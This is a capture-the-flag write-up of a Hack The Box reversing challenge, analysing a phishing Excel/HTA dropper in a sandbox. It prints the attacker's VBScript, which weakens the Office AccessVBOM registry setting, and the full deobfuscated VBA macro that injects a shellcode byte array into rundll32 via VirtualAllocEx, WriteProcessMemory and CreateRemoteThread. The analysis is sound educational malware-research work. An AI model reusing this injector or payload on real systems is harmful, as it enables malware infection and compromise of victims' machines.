![HTB write up for the oBfsC4t10n[HARD] challenge](/htb/htb-obfuscation.webp)
This is my Write Up for the "oBfsC4t10n" challenge from Hack The Box.
We are given a zip file. After extraction, we are presented with an HTML file telling us to download an excel file.
The excel file has been included in the HTML as a base64 encoded string; let's save that info for later base64.txt in case we need it.
decoding
base64.txtactually gives us a valid excel like file.
After we checked the HTML and deemed the download save, let's fetch the excel file.
Enumeration
Instead of trying to open or analyze the file on our own machine, let us go ahead and upload it to ANY.RUN.
https://ANY.RUN is an online Sandbox service that allows you to open various suspicious files or programs to fully analyze what would happen without the danger.
After Testing the file with ANY.RUN we were able to see how the exploit would work and what would be done. So we tested on a Windows 7 Machine, after opening the file, the exploit immediately started to run:

- At first a temp file was created under
C:\Users\admin\AppData\Local\Temp\CVR40EB.tmp.cvr- Then a what seems to be
visual basic scriptexecuter was added here:C:\Users\admin\AppData\Local\Temp\VBE\MSForms.exd- followed by a
.htafile with a funny name..:C:\Users\admin\AppData\Local\Temp\LwTHLrGh.hta<-- lemme guess thats the one.- it then makes use of
mshta.exeto try and execute theLwTHLrGh.htafile.- then ANY.RUN stops executing the file.

I went ahead and downloaded the MSForms.exd as well as the LwTHLrGh.hta file so we can analyze them further.
Analyzing LwTHLrGh.hta
.hta is a proprietary file format used by Microsoft, its called 'HTML Application' and supports HTML code as well as Visual Basic or JScript. This format was meant to be used by Internet Explorer.
The default file-association for the .hta extension is the Microsoft HTML Application Host (mshta.exe). If you have not disabled or changed this file association, in effect, the HTA file behaves like an executable when double-clicked. An HTA runs as a fully trusted application and, as a result, has a lot more privileges than a normal HTML file.
Sounds dangerous, nice!
So let's dissect this bitch!
When opening the file, we see it has a relatively clear structure, a huge VB Script, and even comments. How nice of the hacker not to obfuscate his code too much, thanks @0xdf. ;-)
"<html><head>

<script language="vbscript">

<!-- VB script here -->

</script></head></html>"
So naturally, since it's practically all the code, we strip the vbcode out of the .hta to make it readable.
Thank god we know VB. Otherwise, this would be a pain from here on now. ;-) Thankfully, since the author has left some comments indicating how the attack works, we should be able to cope with it.
The first thing he does is to effectively create a backup of the AccessVBOM key if it has been set before.
' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

if RegExists(RegPath) then
        action = WshShell.RegRead(RegPath)
else
        action = """"
end if"Setting AccessVBOM to 1 allows to access the VBA Object Model"
Then he 'weakens the target' by setting the AccessVBOM to 1, thus enabling all acces to VBA Object Model.
' Weaken the target
WshShell.RegWrite RegPath, 1, "REG_DWORD"
Then he gets to the juicy part. To Exploit the Security setting he just turned off, he creates a new Excel Workbook, with macros, of course. He then proceeds to add VBComponents to the Excel, allowing him to add an Assembly Code Module.
' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString ... 80 more lines...
In his last step, this good boy restores the systems registry to its previous state.
' Restore the registry to its old state
if action = "" then
        WshShell.RegDelete RegPath
else
        WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
self.close
xlmodule.CodeModule.AddFromString contains many obfuscated lines of assembly code, and I deobfuscated it by printing it via VBS.
Here is the actual assembly code payload:
Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

#If VBA7 Then
    Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtr
    Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
    Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As Long
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As Long) As Long
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(-35,-63,-65,32,86,66,126,-39,116,36,-12,91,49,-55,-79,98,49,123,24,3,123,24,-125,-61,36,-76,-73,-126,-52,-70,56,123,12,-37,-79,-98,61,-37,-90,-21,109,-21,-83,-66,-127,-128,-32,42,18,-28,44,92,-109,67,11,83,36,-1,111,-14,-90,2,-68,-44,-105,-52,-79,21,-48,49,59,71,-119,62,-18,120,-66,11,51,-14,-116,-102,51,-25,68,-100,18,-74,-33,-57,-76,56,12,124,-3,34,81,-71,-73,-39,-95,53,70,8,-8,-74,-27,117,53,69,-9,-78,-15,-74,-126,-54,2,74,-107,8,121,-112,16,-117,-39,83,-126,119,-40,-80,85,-13,-42,125,17,91,-6,-128,-10,-41,6,8,-7,55,-113,74,-34,-109,-44,9,127,-123,-80,-4,-128,-43,27,-96,36,-99,-79,-75,84,-4,-35,122,85,-1,29,21,-18,-116,47,-70,68,27,3,51,67,-36,100,110,51,114,-101,-111,68,90,95,-59,20,-12,118,102,-1,4,119,-77,80,85,-41,108,17,5,-105,-36,-7,79,24,2,25,112,-13,43,50,-88,-5,83,-61,-46,-115,58,-81,49,21,-46,66,43,-68,66,-77,-59,81,-76,-125,77,-17,-79,116,94,-80,2,72,-22,17,-7,-58,33,-14,113,127,119,127,26,76,37,2,-38,-38,96,-44,-18,-102,-116,-15,-124,-37,110,-109,-112,-117,-26,97,-91,42,76,-20,67,70,-94,-72,-36,-1,91,-31,-105,-98,-92,60,-46,-95,47,-76,34,111,-40,-67,48,-104,-65,61,-55,89,42,61,-93,93,-4,106,91,92,-39,92,-60,-97,12,-33,3,95,-47,-23,120,86,71,85,23,-105,-121,85,-25,-63,-51,85,-113,-75,-75,6,-86,-71,99,59,103,44,-116,109,-37,-25,-28,-109,2,-49,-86,108,97,83,-84,-110,-9,124,21,-6,7,61,-91,-6,109,-67,-11,-110,122,-110,-6,82,-126,57,83,-6,9,-84,17,-101,14,-27,-12,5,14,10,45,-74,117,95,-46,55,-118,-119,-73,56,-118,-75,-55,5,92,-116,-65,72,92,-85,-80,-1,-63,-102,90,-1,86,-36,78)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If

    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
You can see the Variable myArray seems suspicious, when running the payload in Excel, I get an error for 'myArray'
I was stuck here for a while, but i later found out that we just need to start converting the myArray Variable even more, so we try and do a simple conversion to Hex at first to see what we get.

The content of MyArray must have been signed byte array, so after conversion, we end up with the raw bytes, which we can convert into a payload file.

If you Have IDA Pro, you could try and disassemble this file with it, but us being poor we go ahead and download scdbg, a simple windows script that will help us achieve the same result.
Sadly we have to switch on our Windows VM for this.

As you can see, this finally yields us the Flag! Congrats to all of us, yay.
This was one of the most difficult Reversing challenge i've tried to date. What I also really liked about this one is that this is a very real-world scenario, Phishing is still one of the most common methods to get people hacked, and the chance that you would come across a Virus contained in a file like the one above is pretty high.
@ me on twitter @0x0000005
This Post was first published on Janury 22nd 2022 and was last updated on May 7th 2022.